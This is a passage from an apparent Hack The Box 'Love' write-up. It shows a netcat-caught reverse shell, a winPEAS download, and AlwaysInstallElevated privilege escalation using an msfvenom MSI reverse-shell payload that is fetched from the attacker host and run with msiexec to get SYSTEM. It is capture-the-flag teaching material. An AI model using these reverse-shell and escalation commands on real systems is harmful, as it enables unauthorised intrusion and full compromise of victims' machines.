
You have to change the IP and port from the shell to your IP and listening port.

Before saving, start a netcat listener.



```
┌──(cypher㉿kali)-[~/Documents/htb/love]
└─$ rlfe nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.246] from (UNKNOWN) [10.10.10.239] 53713
SOCKET: Shell has connected! PID: 2036
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\> whoami
love\phoebe
PS C:\> █
```


We got the foothold as phoebe. We can get the flag and mark the user as owned.



```
PS C:\> cd Users
PS C:\Users> ls


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        4/12/2021   3:00 PM                Administrator
d-----        4/21/2021   7:01 AM                Phoebe
d-r---        4/12/2021   2:10 PM                Public


PS C:\Users> cd Phoebe\Desktop
PS C:\Users\Phoebe\Desktop> ls


    Directory: C:\Users\Phoebe\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         5/2/2021   5:58 AM             34 user.txt


PS C:\Users\Phoebe\Desktop> cat user.txt
[redacted]
PS C:\Users\Phoebe\Desktop>
```


Privilege escalation

Upload winpeas and run it. It will disconnect your shell but will find enough before that.



```
PS C:\Users\Phoebe\Desktop> wget http://[redacted]:8000/winPEAS.exe -o winpeas.exe
PS C:\Users\Phoebe\Desktop> ls


    Directory: C:\Users\Phoebe\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---          5/2/2021   5:58 AM             34 user.txt
-a----          5/2/2021   6:15 AM         472064 winpeas.exe
```


After a few seconds, we find this




```
  [+] Checking AlwaysInstallElevated
   [?]  https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#alwaysinstallelevated
    AlwaysInstallElevated set to 1 in HKLM!
    AlwaysInstallElevated set to 1 in HKCU!
```

More about this vulnerability here: https://www.hackingarticles.in/windows-privilege-escalation-alwaysinstallelevated/


All we need to do is to create a msi payload with msfvenom, upload it and run it.



```
┌──(cypher㉿kali)-[~/Documents/htb/love]
└─$ msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=[redacted] LPORT=9001 -f msi > hello.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of msi file: 159744 bytes
```



```
PS C:\Users\Phoebe\Desktop> wget http:\\[redacted]:8000/hello.msi -o hello.msi
PS C:\Users\Phoebe\Desktop> ls


    Directory: C:\Users\Phoebe\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          5/2/2021   6:27 AM         159744 hello.msi
-ar---          5/2/2021   6:25 AM             34 user.txt
```



```
PS C:\Users\Phoebe\Desktop> ls


    Directory: C:\Users\Phoebe\Desktop


Mode                 LastWriteTime         Length Name

----                 -------------         ------ ----

-a----          5/2/2021   6:27 AM         159744 hello.msi

-ar---          5/2/2021   6:25 AM             34 user.txt



PS C:\Users\Phoebe\Desktop> msiexec /quiet /qn /i hello.msi
PS C:\Users\Phoebe\Desktop>
```

```
└─$ rlfe nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.246] from (UNKNOWN) [10.10.10.239] 53580
Microsoft Windows [Version 10.0.19042.867]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\WINDOWS\system32> cat C:\Users\Administrator\DEsktop\root.txt
cat C:\Users\Administrator\DEsktop\root.txt
[redacted]
PS C:\WINDOWS\system32>
```

And we got root access.

Thank you for reading.